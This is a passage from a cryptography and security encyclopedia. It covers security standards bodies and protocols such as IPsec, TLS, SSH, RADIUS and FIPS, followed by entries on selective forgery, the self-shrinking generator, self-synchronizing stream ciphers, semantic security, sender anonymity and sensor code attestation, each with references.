The S/MIME Version 3.1 [33–36] specifications update the mandatory to implement cryptographic algorithms, and they include features to facilitate the migration from one algorithm suite to another.

IPsec

IPsec is designed to provide interoperable, high-quality, cryptographically based security – the Internet Protocol (both Version 4 (IPv4) and Version 6 (IPv6)). The security services offered include access control, connectionless integrity, data origin authentication, protection against replays, confidentiality, and limited traffic flow confidentiality. The services are provided by cryptographic key management procedures and protocols in conjunction with traffic security protocols. IPsec includes two traffic security protocols: the Authentication Header (AH) [37] and the Encapsulating Security Payload (ESP) [38].

Either the Internet Key Exchange (IKE) protocol [39] or IKEv2 [40] is used to establish the symmetric keying material needed by AH and ESP. IKE and IKEv2 provide for strong authentication of the IP layer entities based on many different techniques, including X.509-certificate-based authentication.

TLS

Netscape developed the Secure Sockets Layer (SSL). SSL Version 3.0 (SSLv3.0) was widely deployed to secure World Wide Web transactions, and in 1996, Netscape released change control for the protocol to the IETF. The *Transport Layer Security (TLS)* specification [41, 42] is the IETF standards-track version of SSLv3.0. This history has many parallels to S/MIME. The original specification was developed outside of any standards body, and then it was released to the IETF, who took over configuration control and made enhancements.

TLS creates a secure channel between two transport layer entities, providing certificate-based authentication, information integrity, and data confidentiality. TLS is usually used with an X.509 certificate to authenticate the server; however, while it is rarely used, a certificate can also be used to authenticate the client.

TLS provides security for connection-oriented protocols such as TCP. The Datagram TLS (DTLS) [43] was developed to provide similar security services to connectionless protocols such as UDP. DTLS has become an important security protocol in the Voice over IP (VoIP) application environment.

Secure Shell

Secure Shell (SSH) is a client-server protocol that is typically used to log into a remote computer and execute commands, but it also supports tunneling of other protocols such as X-windows.

In 1995, Tatu Ylönen, a researcher at Helsinki University of Technology in Finland, designed the first version of the SSH protocol. The goal of SSH was to replace the rlogin, TELNET, and rsh protocols, with one that prevented password-sniffing attacks.

In 1996, SSH version 2 was designed, which was incompatible with the original version, but offered improved security and the ability to run any number of shell sessions over a single SSH connection. This version of SSH was proprietary.

In 1999, developers that want a freely available version began the Open SSH effort.

In 2006, the IETF SECSH working group published SSH as a proposed Internet standard [44].

In 2009, the IETF ISMS working group, in an effort to provide security for network management, defined the way to protect SNMP (Simple Network Management Protocol) traffic with SSH [45].

AAA

In 1997, the IETF created the first standard Authentication, Authorization, and Accounting (AAA) protocol, called RADIUS (Remote Access Dial-In User Service) [46–48]. As the name implies, RADIUS is designed for use with Dial-In Access Servers. RADIUS has been a big success, displacing many proprietary protocols. RADIUS is widely implemented as Network Access Servers (NASs) serving analog and digital dial-in Point-to-Point Protocol (PPP) service, and it is the prevalent Internet Service Provider (ISP) access authentication protocol. RADIUS has been adapted for use with DSL (using PPPOE), cable access, and wireless local and wide area networks. RADIUS has been successful because it offers a simple and flexible model for client-server exchanges. However, this simple model does not have sufficient security for some new applications, and it also lacks support for server-initiated control.

The IETF AAA Working Group is responsible for building a more secure and capable AAA protocol. A number of proposals were evaluated in June 2000, and the working group selected the Diameter protocol [49]. Diameter is designed to be compatible with RADIUS to a great extent, but many of the messaging underpinnings have been upgraded to be more secure. Security is provided using CMS and IPsec. For better response time, the SCTP (Stream Control Transmission Protocol) transport is supported as an alternative.

Diameter explicitly supports server-to-client requests and message forwarding. These capabilities have previously been forced into RADIUS [50]. Diameter also includes explicit support for application suite additions. Application designs have been drafted for Mobile IP authentication and third-generation wireless telecommunications [51] sessions.

OpenPGP

As with the S/MIME and TLS Working Groups, the IETF OpenPGP Working Group was formed to develop a standard based on a protocol that was developed outside of any standards body. The popular *Pretty Good Privacy* (PGP) e-mail security package was brought to the IETF so that interoperable implementations from different vendors could be developed. OpenPGP [52] defines e-mail message protection and the PGP certificate format (an alternative to X.509). Despite a loyal installed base, OpenPGP has not seen great adoption in many corporate or government environments. Many view OpenPGP as an individual-to-individual solution. The user-centric trust model cannot easily be centrally controlled by an organization.

XML Security

Prominent standards bodies are actively developing XML (eXtensible Markup Language) security specifications, including the World Wide Web Consortium (W3C) and the Organization for the Advancement of Structured Information Standards (OASIS).

The W3C developed specifications for the XML syntax with respect to encryption [53] and digital signature [54]. In addition, W3C developed the XML protocols for key management (XML Key Management Specification, or XKMS) that allow a client to obtain key information (including values, certificates, management, or trust data) from a Web service. The XML Key Management Specification (XKMS) is made up of two parts: the XML Key

Information Service Specification (X-KISS) and the XML Key Registration Service Specification (X-KRSS).

The OASIS Security Services Technical Committee developed the Security Assertion Markup Language (SAML) [55]. SAML provides an XML framework for exchanging authentication and authorization information. The underlying authentication mechanism may be PKI-based, but SAML encompasses a number of other authentication technologies as well. A number of other OASIS technical committees and other standards bodies are making use of SAML. For example, SAML is used in Business Transaction Processing (BTP), electronic business XML (ebXML), Provisioning Services Markup Language (PSML), eXtensible Access Control Markup Language (XACML), Web Services Security (WSS), and Digital Signature Services (DSS).

KMIP

The OASIS Key Management Interoperability Protocol (KMIP) Technical Committee develops specifications to manage symmetric and asymmetric cryptographic keys. The Technical Committee will produce specifications for a client–server protocol, use cases, and usage guide. The protocol supports a number of operations such as registering existing keys, creating new keys, destroying unneeded keys, and archiving keys. The operations allow cryptographic objects to be managed in each of the cryptographic object states in NIST Special Publication 800-57. None of the specifications have been released for public comment yet.

IEEE P802

Local Area Network (LAN) and Metropolitan Area Network (MAN) standards encompass a number of data communications technologies and the applications of these technologies. There is no single technology that is applicable to all applications. Correspondingly, no single local or metropolitan area network standard is adequate for all applications. As a result, the Institute of Electrical and Electronics Engineers (IEEE) Standards Association sponsors several working groups and technical advisory groups within Project 802.

Security was the focus of IEEE 802.10, but the standards that it produced never saw much adoption. As a result, this series of standards has been withdrawn. Despite this situation, a recognized need for encryption of LAN and MAN traffic resulted in the development of an alternate solution. IEEE 802.1AE accommodates very-high-speed LAN environments.

IEEE 802.1X specifies port-based access controls. It provides a means of authenticating and authorizing devices attached to a LAN port, preventing access when authentication and authorization fails.

IEEE 802.11 includes the ability to encrypt wireless LAN traffic using the Wired Equivalent Privacy (WEP) protocol. Unfortunately, WEP has many flaws. IEEE 802.11i provides a short-term and a long-term replacement for WEP, called TKIP and CCMP, respectively. The Temporal Key Integrity Protocol (TKIP) is intended to replace WEP on hardware that was originally designed for WEP. TKIP is implemented by firmware and driver software upgrades. The Counter and CBC-MAC Protocol (CCMP) embraced significant security improvements, but CCMP is not compatible with the older hardware. Today, products implement both TKIP and CCMP, but TKIP is provided for compatibility with fielded devices.

IEEE 802.15 developed security solutions for personal area networks. Clearly, more customers are demanding security solutions. Other working groups are likely to have security initiatives in the future.

IEEE P1363

IEEE Project 1363 develops standard specifications for public-key cryptography, which includes mathematical primitives for key derivation, public-key encryption, and digital signatures. P1363 and P1363a have been adopted as IEEE standards. Work continues on documents that specify additional techniques.

ANSI X9F

The American National Standards Institute (ANSI) committee X9 (Financial Services) develops and publishes standards for the financial services industry. X9 also holds the U.S. vote for international banking standards in ISO Technical Committee 68. X9 standards facilitate delivery of financial products and services. X9F, the Data and Information Security Subcommittee, deals with standardization to reduce financial data security risk and vulnerability. X9F includes working groups that focus on cryptographic tools (X9F1), security protocols (X9F3), among others. X9F has published many standards (the X9 online catalog can be found at http://www.x9.org), and many of its standards become international standards through a close working relationship with ISO TC68.

FIPS

The U.S. National Institute of Standards and Technology (NIST) is responsible for the development of standards that must be followed by the U.S. Federal Government; they are called Federal Information Processing Standards (FIPS). These standards are followed by vendors that want to sell

products to the U.S. Federal Government, and they are followed by many others too.

FIPS Publications are issued by NIST after approval by the Secretary of Commerce pursuant to Section 5131 of the Information Technology Reform Act of 1996 and the Federal Information Security Management Act of 2002.

FIPS Publications cover a wide range of topics. The Advanced Encryption Standard (AES) is published in FIPS 197 [56]. AES is one example of a FIPS that has seen worldwide acceptance and deployment.

Influential Activities

Some activities that are not part of any formal security standards body are influencing security standards development, the security industry, and product development. Again, this discussion cannot be exhaustive, but a number of the highly visible security standards influencing activities are discussed.

U.S. FPKI

The U.S. Federal Public-Key Infrastructure (FPKI) is an initiative by the U.S. Government to define a PKI suitable for its own use. The FPKI include the Federal Bridge CA. Many PKI service providers want to cross-certify with the Federal Bridge so that users in the U.S. Federal Government are able to validate their certificates. Cross-certification requires a review of the vendor's certification policy using in the format specified by the IETF PKIX working group.

The U.S. FPKI also imposes requirements on vendors wanting to sell PKI products to the U.S. Government. To the greatest extent possible, commercial standards have been referenced and profiled. So far, the FPKI is sufficiently similar to other PKIs that meeting these requirements has not unduly restricted vendors.

JCP

The Java Community Process (JCP) is an open organization of international Java developers and licensees whose charter is to develop and revise Java technology specifications, reference implementations, and technology compatibility kits. This group publishes Java Specification Requests (JSRs), and several are related to security and PKI. For example, JSR 55 discusses certification path creation, building, and verification; JSR 74 discusses many of the Public-Key Cryptography Standards (PKCS) published by RSA Laboratories; JSR 104 discusses XML trust services; JSR 105 discusses XML Digital Signature services; JSR 106 discusses XML Digital Encryption services; and JSR 155 discusses Web Services Security Assertions based on the OASIS SAML specification. Further information can be found at [57].

Recommended Reading

1. ITU-T (1997) Recommendation X.509: The Directory—Authentication Framework
2. ITU-T (2000) Recommendation X.509: The Directory—Public Key and Attribute Certificate Frameworks
3. Housley R, Ford W, Polk W, Solo D (1999) Internet X.509 Public Key Infrastructure Certificate and CRL Profile. RFC 2459
4. Housley R, Polk W, Ford W, Solo D (2002) Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 3280
5. Cooper D, Santesson S, Farrell S, Boeyen S, Housley R, Polk W (2008) Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280
6. Yergeau F (1998) UTF-8, a Transformation Format of ISO 10646. RFC 2279
7. Santesson S, Polk W, Barzin P, Nystrom M (2001) Internet X.509 Public Key Infrastructure Qualified Certificates Profile. RFC 3039
8. Santesson S, Nystrom M, Polk W (2004) Internet X.509 Public Key Infrastructure Qualified Certificates Profile. RFC 3739
9. Farrell S, Housley R (2002) An Internet Attribute Certificate Profile for Authorization. RFC 3281
10. Adams C, Farrell S (1999) Internet X.509. Public Key Infrastructure Certificate Management Protocols. RFC 2510
11. Myers M, Liu X, Schaad J, Weinstein J (2000) Certificate Management Messages over CMS. RFC 2797
12. Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509. Public Key Infrastructure Certificate Management Protocol (CMP). RFC 4210
13. Schaad J, Myers M (2008) Certificate Management Messages over CMS (CMC). RFC 5272
14. Housley R, Hoffman P (1999) Internet X.509 Public Key Infrastructure Operational Protocols: FTP and HTTP. RFC 2585
15. Gutmann P (2006) Internet X.509 Public Key Infrastructure Operational Protocols: Certificate Store Access via HTTP. RFC 4387
16. Boeyen S, Howes T, Richard P (1999) Internet X.509 Public Key Infrastructure Operational Protocols—LDAPv2. RFC 2559
17. Boeyen S, Howes T, Richard P (1999) Internet X.509 Public Key Infrastructure LDAPv2 Schema. RFC 2587
18. Myers M, Ankney R, Malpani A, Galperin S, Adams C (1999) X.509 Internet Public Key Infrastructure Online Certificate Status Protocol—OCSP. RFC 2560
19. Chokhani S, Ford W (1999) Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework. RFC 2527
20. Chokhani SW. Ford, Sabett R, Merrill C, Wu S (2003) Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework. RFC 3647
21. Adams C, Cain P, Pinkas D, Zuccherato R (2001) Internet X.509 Public Key Infrastructure Time-Stamp Protocol (TSP). RFC 3161
22. Howes T, Smith M (1997) LDAP: Programming Directory-Enabled Applications with Lightweight Directory Access Protocol. Macmillan Technical Publishing, Indianapolis
23. Yeong W, Howes T, Kille S (1995) Lightweight Directory Access Protocol. RFC 1777

24. Wahl M, Howes T, Kille S (1997) Lightweight Directory Access Protocol (v3). RFC 2251
25. Zeilenga K (2006) Lightweight Directory Access Protocol (LDAP) Schema Definitions for X.509 Certificates. RFC 4523
26. Dusse S, Hoffman P, Ramsdell B, Lundblade L, Repka L (1998) S/MIME Version 2 Message Specification. RFC 2311
27. Dusse S, Hoffman P, Ramsdell B, Weinstein J (1998) S/MIME Version 2 Certificate Handling. RFC 2312
28. Housley R (1999) Cryptographic Message Syntax. RFC 2630
29. Rescorla E (1999) Diffie-Hellman Key Agreement Method. RFC 2631
30. Ramsdell B (ed) (1999) S/MIME Version 3 Certificate Handling. RFC 2632
31. Ramsdell B (ed) (1999) S/MIME Version 3 Message Specification. RFC 2633
32. Hoffman P (ed) (1999) Enhanced Security Services for S/MIME. RFC 2634
33. Housley R (2004) Cryptographic Message Syntax. RFC 3852
34. Housley R (2007) Cryptographic Message Syntax (CMS) Multiple Signer Clarification. RFC 4853
35. Ramsdell B (ed) (1999) S/MIME Version 3.1 Certificate Handling. RFC 3850
36. Ramsdell B (ed) (1999) S/MIME Version 3.1 Message Specification. RFC 3851
37. Kent S (2005) IP Authentication Header. RFC 4302
38. Kent S (2005) IP Encapsulating Security Payload (ESP). RFC 4303
39. Harkins D, Carrel D (1998) The Internet Key Exchange (IKE). RFC 2409
40. Kaufman C (ed) (2005) Internet Key Exchange (IKEv2) Protocol. RFC 4306
41. Dierks T, Allen C (1999) The TLS Protocol Version 1.0. RFC 2246
42. Dierks T, Rescorla E (2006) The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346
43. Rescorla E, NModadugu N (2006) Datagram Transport Layer Security. RFC 4347
44. Ylonen T, Lonvick C (ed) (2006) The Secure Shell (SSH) Protocol architecture. RFC 4251
45. Harrington D, Salowey J, Hardaker W (2009) Secure Shell Transport Model for the Simple Network Management Protocol (SNMP). RFC 5592
46. Rigney C, Willens S, Rubens A, Simpson W (2000) Remote Authentication Dial in User Service (RADIUS). RFC 2865
47. Rigney C (2000) RADIUS Accounting. RFC 2866
48. Rigney C, Willats W, Calhoun P (2000) RADIUS Extensions. RFC 2869
49. Mitton D, St.Johns M, Barkley S, Nelson D, Patil B, Stevens M, Wolff B (2001) Authentication, Authorization, and Accounting: Protocol Evaluation. RFC 3127
50. Mitton D (2000) Network Access Servers Requirements: Extended RADIUS Practices. RFC 2882
51. http://www.3gpp2.org/
52. Callas J, Donnerhacke L, Finney H, Shaw D, Thayer R (2007) OpenPGP Message Format. RFC 4880
53. http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/
54. http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/
55. http://www.oasis-open.org/specs/#samlv2.0
56. National Institute of Standards and Technology (2001) FIPS Pub 197: Advanced Encryption Standard (AES). 26 November 2001.
57. http://www.jcp.org/
58. http://ice-car.darmstadt.gmd.de/ice-car-home.html
59. Freeman T, Housley R, Malpani A, Cooper D, Polk W (2007) Server-Based Certificate Validation Protocol (SCVP). RFC 5055
60. http://www.w3.org/TR/2001/NOTE-xkms-20010330/

Security Token

►Authentication Token

Security Verification

►Formal Methods for the Orange Book

Segregation of Duties

►Separation of Duties

Selective Forgery

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Forgery; ►Security Definition

Definition

Existential forgery is a certain type of attacker goal that is used to formally define the security of digital signature schemes, in particular the unforgeability part of security.

Theory

Selective forgery is a message-related ►forgery against a cryptographic ►digital signature scheme. Given a victim's verifying key, a selective forgery is achieved if the attacker finds a signature s for a message m selected by the attacker prior to the attack, such that the signature s is valid for m with respect to the victim's verifying key. Selective forgery defines the outcome of an attack, NOT the way how or how often the attacker can interact with the attacked signer while the attack is performed (►forgery and [1]). Important types of attacker goals used to formally define the security of digital signature schemes are in order

of increasing strength: existential forgery, selective forgery, and total break.

Recommended Reading

1. Menezes AJ, van Oorschoot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, p 432

Self-Shrinking Generator

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC/CID and Telecom Bretagne,
Brest Cedex 3, France

Related Concepts

►Clock-Controlled Generator; ►Linear Feedback Shift Register; ►Shrinking Generator; ►Stream Cipher

Definition

The self-shrinking generator is a ►clock-controlled generator that has been proposed in [1]; it is strongly related to the ►shrinking generator, but uses only one ►Linear Feedback Shift Register (LFSR) R, producing a ►maximum-length sequence.

Background

Its principle is really easy to get: the output sequence of the LFSR is partitioned into pairs of bits. According to the value of the pair, one bit is added to the keystream, and then the pair is discarded and we go to the next one. More precisely:

Pair	Bit added
10	0
11	1
01	No bit added
00	No bit added

Example

Let us consider that R has length four, and that its feedback is given by $s_{t+1} = s_t + s_{t-3}$. If the initial state is $s_3 s_2 s_1 s_0 = 0101$, then the output of the LFSR is 10 10 11 00 10 00 11 11 01 01 10 01 00 01 11 10 10 11 00 10 00 11 11 ... This gives the following output for the whole scheme: 00101101001011....

Theory

A survey on the possible attacks has been provided in 2001 in [2], and more recent attacks have been published in [3–5]. The attack presented in [4] retrieves the initial state of the LFSR with a time complexity of $O(2^{0.556n})$ (respectively $O(2^{0.571n})$), a memory complexity of $O(n^2)$ from $O(2^{0.161n})$ (respectively $O(2^{0.194n})$) bits of keystream for $n \geq 100$ (respectively $n < 100$). This attack, as the one presented in [3], is independent of the Hamming weight of the feedback polynomial of the LFSR. In a more recent paper, the authors of [5] showed that the attack efficiency can be improved for some values of the Hamming weight of the feedback polynomial.

Some variants of the Self-Shrinking Generator have been proposed: [6], which cannot be considered more secure than the original one [7, 8]; and [9], whose security seems to be better for the moment.

Recommended Reading


1. Meier W, Staffelbach O (1995) The self-shrinking generator. In: Advances in cryptology – Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 205–214
2. Zenner E, Krause M, Lucks S (2001) Improved cryptanalysis of the self-shrinking generator. In: ACIPS'2001. Lecture notes in computer science, vol 2119. Springer, Berlin, pp 21–35
3. Hell M, Johansson T (2006) Two new attacks on the self-shrinking generator. IEEE Trans Info Theory 52(8):3837–3843
4. Zhang B, Feng D (2006) New guess-and-determine attack on the self-shrinking generator. In: ASIACRYPT'2006. Lecture notes in computer science, vol 4284. Springer, Berlin, pp 54–68
5. Debraize B, Goubin L (2008) Guess-and-determine algebraic attack on the self-shrinking generator. In: FSE'2008. Lecture notes in computer science, vol 5086. Springer, Berlin, pp 235–252
6. Hu Y, Xiao G (2004) Generalized self-shrinking generator. IEEE Trans Info Theory 50(4):714–719
7. Zhang B, Wu H, Feng D, Bao F (2004) Security analysis of the generalized self-shrinking generator. In: Information and communications security: ICISC'04. Lecture notes in computer science, vol 3269. Springer, Berlin, pp 388–400
8. Dong L, Hu Y (2007) Weak generalized self-shrinking generators. J Syst Eng Electron 18(2):407–411
9. Kanso A (2010) Modified self-shrinking generator. Comput Eletr Eng 36:993–1001

Self-Synchronizing Stream Cipher

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC/CID and Telecom Bretagne,
Brest cedex 3, France

Synonyms

Asynchronous stream cipher



Self-Synchronizing Stream Cipher. Fig. 1 Self-synchronizing stream cipher

Related Concepts

►Stream Cipher

Definition

In a self-synchronizing, or asynchronous, stream cipher, the keystream depends on the secret key of the scheme, but also of a fixed number, say t, of ciphertext digits (that have already been produced, or read; this distinguishes it from a ►synchronous stream cipher).

Background

The idea of self-synchronization was patented in 1946 and has the advantage that the receiver will automatically synchronize with the keystream generator after receiving t ciphertext digits.

Example

A simple example of a self-synchronizing stream cipher is a block cipher in cipher-feedback mode (CFB).

Theory

A self-synchronizing stream cipher can be viewed as depicted in Fig. 1.

According to its design, such a scheme is able to resynchronize the keystream with the message with just a few correct bits of ciphertext. This means that if some bits are inserted or deleted in the ciphertext, just a small part of the plaintext will not be obtained correctly; the next set of t consecutive correct bits in the ciphertext will be sufficient to resynchronize the keystream and produce the following bits of the plaintext correctly.

But, if one bit of the ciphertext has been altered during the transmission, some errors will occur during the decryption of the next t bits; after this, decryption will go on correctly.

What can do an active attacker with such a scheme? According to the propagation of each error in a ciphertext on about t bits of plaintext, it is more difficult for an attacker to forge a plaintext of its choice than in a *synchronous stream cipher*. Moreover, it is also more difficult for him to desynchronize the keystream since the scheme is able to resynchronize it by itself. If the attacker wants to desynchronize all the keystream, he has to do a lot of modifications on the ciphertext [1]. Nevertheless, some complementary mechanisms, that can ensure authentication or integrity of the ciphertext are welcome to help the receiver checking that all is going well.

At last, since each plaintext digit influences the whole ciphertext (through the feedback of the ciphertext on the keystream generation), the statistical properties of the plaintext are dispersed in the ciphertext, and such a scheme may be more resistant against attacks based on plaintext redundancy than *synchronous stream ciphers*.

The security of self-synchronizing stream ciphers is strongly related to the nonlinearity of Boolean functions, as discussed in [2–4].

Applications

Designs of self synchronizing stream ciphers have been proposed in [2, 3], and more recently in [5].

Recommended Reading

1. Rueppel RA (1986) Analysis and design of stream ciphers. Springer, Berlin
2. Maurer UM (1991) New approaches to the design of self-synchronizing stream ciphers. Advances in Cryptology – Eurocrypt'91. Lecture notes in computer science, vol 547. Springer, pp 458–471
3. Daemen J, Govaerts R, Vandewalle J (1992) On the design of high speed self-synchronizing stream ciphers. Singapore ICCS-ISITA'92 conference proceedings, pp 279–283
4. Guillot P, Mesnager S (2005) Non-linearity and security of self synchronizing stream ciphers. 2005 International symposium on nonlinear theory and its applications, Belgium, 18–21 Oct 2005
5. Daemen J, Kitsos P (2008) The self-synchronizing stream cipher moustique, new stream cipher designs. Lecture notes in computer science, vol 4986. Springer, pp 210–223

Semantic Security

Kazue Sako
NEC, Kawasaki, Japan

Synonyms

Indistinguishability of encryptions

Related Concepts

►Public Key Cryptosystem; ►Non-Malleability

Definition

Semantic security is a notion to describe the security of an encryption scheme.

An adversary is allowed to choose between two plaintexts, m_0 and m_1, and he receives an encryption of either one of the plaintexts. An encryption scheme is semantically secure, if an adversary cannot guess with better probability than 1/2 whether the given ciphertext is an encryption of message m_0 or m_1. The notion is also referred to as *indistinguishability of encryptions* and noted as IND. Historically, the word "semantic" came from the definition that the encryption reveals no information no matter what kind of semantics are embedded in the encryption. It has been proven that the definition describing this requirement is equivalent to the indistinguishability of encryptions.

Background: The notion of semantic security was developed in order to treat rigid security of encryption schemes.

Theory

The notion of semantic security can be further distinguished by the power of adversary. More specifically, a powerful adversary may have access to an encryption *oracle* and/or decryption oracle at various stages of the guessing game. Here, an encryption oracle is an oracle that provides an encryption of a queried plaintext, and a decryption oracle provides the decryption of a queried ciphertext.

The notion of semantic security can be applied to both ►symmetric cryptosystems and ►Public Key Cryptosystems. But since the concrete security analysis of a public key encryption scheme is more tractable, the term is more frequently used to discuss the security of public key encryption schemes.

In a public key encryption scheme, the adversary can always access the encryption oracle, because he can encrypt by himself. Therefore the semantic security must be achieved against such an adversary. Such security is called "semantically secure against ►chosen plaintext attack" and written IND-CPA. The threat of adversary who has access to decryption oracle is called ►chosen ciphertext attack (CCA). If a public-key scheme is semantically secure against an adversary who has access to a decryption oracle before determining the pair of plaintexts m_0 and m_1, it is called IND–CCA1. If a public-key scheme is semantically secure against an adversary who has access to a decryption oracle not only before receiving a target ciphertext but also during the guessing stage, then it is defined as IND–CCA2. It is regarded that this type of adversary is the most powerful. Therefore the scheme achieving IND–CCA2 is considered most secure. (There is a restriction on this type of adversary, namely that he cannot receive an answer of the target ciphertext from decryption oracle.) Besides semantic security, there are related notions such as ►Non-Malleability and Plaintext Awareness.

Recommended Reading

1. Bellare MA, Desai D Pointcheval, Rogaway P (1998) Relations among notions of security for public-key encryption schemes. In: Krwawczyk H (ed) Advances in cryptography—CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 26–45

Sender Anonymity

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Definition

Sender ►anonymity is achieved in a messaging system if an eavesdropper who picks up messages from the communication line of a recipient cannot tell with better probability than pure guessing who sent the messages. During the attack, the ►eavesdropper may also listen on all communication lines of the network including those that connect the potential senders to the network and he may send his own messages. It is clear that all messages in such network must be encrypted to the same length in order to keep the attacker from distinguishing different messages by their content or length. The *anonymity set* for any particular message attacked by the eavesdropper is the set of all network participants that have sent messages within a certain time window before the attacked message was received. This time window of course depends on latency characteristics and node configurations of the network itself.

Sender anonymity against computationally restricted eavesdroppers can be achieved by ►MIX networks [1]. Against computationally unrestricted eavesdroppers it can be achieved by ►DC networks [2, 3].

Note that sender anonymity is weaker than sender unobservability, where the attacker cannot even determine whether or not a participant sends a message. Sender unobservability can be achieved with ►MIX networks and ►DC networks by adding dummy traffic.

Recommended Reading

1. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
2. Chaum D (1985) Security without identification. Transaction systems to make big brother obsolete. Commun ACM 28(10): 1030–1044
3. Chaum D (1988) The dining cryptographers problem. Unconditional sender and recipient untraceability. J Cryptol 1(1):65–75

Sensor Code Attestation

Yi Yang, Sencun Zhu
Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA

Synonyms

Program integrity verification; Software-based attestation

Related Concepts

►Remote Attestation; ►Sensors

Definition

Sensor code attestation is a way to verify the integrity of the code running on sensors through contactless software-based attestation.

Background

Sensors that operate in an unattended or hostile environment often suffer from break-in compromises, because their low costs do not allow the use of expensive tamper-resistant hardware. Besides the exposure of secret information (e.g., cryptographic keys), compromised sensors will often be reprogrammed with malicious code to launch all kinds of insider attacks.


Very desirably, if corrupted nodes could be identified and further revoked in a timely manner, the potential damages caused by them could be minimized. Intrusion detection mechanisms such as watchdog and reputation-based system have been proposed to detect abnormal nodes. However, these behavior-based detections are error-prone, because they rely on accurate observation and reasoning of node's misbehavior.

Theory

Several sensor code attestation techniques have been proposed to verify the integrity of the code running on an embedded device (e.g., sensor) without physical access to the device or assistance of secure hardware. These techniques use a challenge–response protocol between a trusted external verifier and an interrogated device.

In SWATT [1], a verifier in the transmission range of the device sends a randomly generated number as the challenge. Upon receiving this challenge, the interrogated device traverses its memory in a pseudorandom fashion while recursively computing a cryptographic checksum over each traversed memory space, and responds to the verifier with the final checksum (Fig. 1). The verifier can validate the result because it knows the expected memory image, so that it can locally precompute the correct answer and estimate an upper bound for the response time. The pseudorandom memory traversal algorithm is designed in such a way that a tampered device either responds with a wrong answer or takes distinguishable longer time than a legitimate device does, leaving itself being detected.

Also, remote software attestation [2] was proposed for wireless sensors by sending a piece of attestation code from the base station to a remote sensor node. A potential attack here is that a compromised sensor may modify the attestation code. To address this attack, the attestation code is



Sensor Code Attestation. Fig. 1 Software-based attestation

obfuscated to make static analysis of the code difficult for an adversary and also randomized to make it hard for the adversary to predict the routine or precompute the results. Different from SWATT, this approach is not dependent on the response time difference to distinguish between a benign node and a compromised node.

SWATT guarantees detection of malicious programs probabilistically, thus requiring a large number of memory accesses to achieve longer time difference and a high detection rate. To reduce the computation overhead, program integrity verification (PIV) [3] constructs lightweight, randomized hash computation to verify the integrity of the program. In PIV, a new hash algorithm is generated for each attestation, and verification servers are widely distributed to verify hashes received from attested nodes.

To reprogram a sensor without being caught in an attestation, the attacker needs to keep a copy of the original code somewhere in its memory space; also, for a compromised node, its neighbors are the first and direct observers of its suspicious behaviors. Accordingly, in [4], first noises (pseudorandom numbers) are filled into the empty program memory of each node before deployment. Then, either the seed for generating the noise is distributed to multiple neighbors based on threshold secret sharing, or a random digest of the program memory content is assigned to each neighbor. When an attestation is triggered, multiple neighbors of a suspicious node collaborate in a challenge–response process and make a decision regarding the trustworthiness of this node in a distributed manner.

Open Problems

Various assumptions have been made in the existing schemes, such as the hardware (e.g., CPU and memory) of the device has not been tampered/enhanced or the code cannot be largely compressed. It is unclear how reasonably these assumptions hold in reality. Recently, it has been shown that various attacks exist [5]. How to solve them is an open problem in sensor code attestation.

Recommended Reading

1. Seshadri A, Perrig A, van Doorn L, Khosla P (2004) SWATT: software-based attestation for embedded devices. In: IEEE Symposium on Security and Privacy, Berkeley, California
2. Shaneck M, Mahadevan K, Kher V, Kim Y (2005) Remote software-based attestation for wireless sensors. In Engineering Semantic Agent Systems (ESAS), LNCS, vol 3813. Springer, Heidelberg, July 2005, pp 27–41
3. Park T, Shin KG (2005) Soft tamper-proofing via program integrity verification in wireless sensor networks. IEEE Trans Mobile Comput 4(3):297–309
4. Yang Y, Wang X, Zhu S, Cao G (2007) Distributed software-based attestation for node compromise detection in sensor networks. IEEE Symposium on Reliable Distributed Systems (SRDS 2007), Beijing, China, October 2007
5. Castelluccia C, Francillon A, Perito D, Soriente C (2009) On the difficulty of software-based attestation of embedded devices. Proceedings of the 16th ACM conference on Computer and Communications Security (CCS), Chicago, Illinois, 2009

Sensor Key Establishment and Maintenance

►Sensor Key Management

Sensor Key Management

Yi Yang, Sencun Zhu
Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA

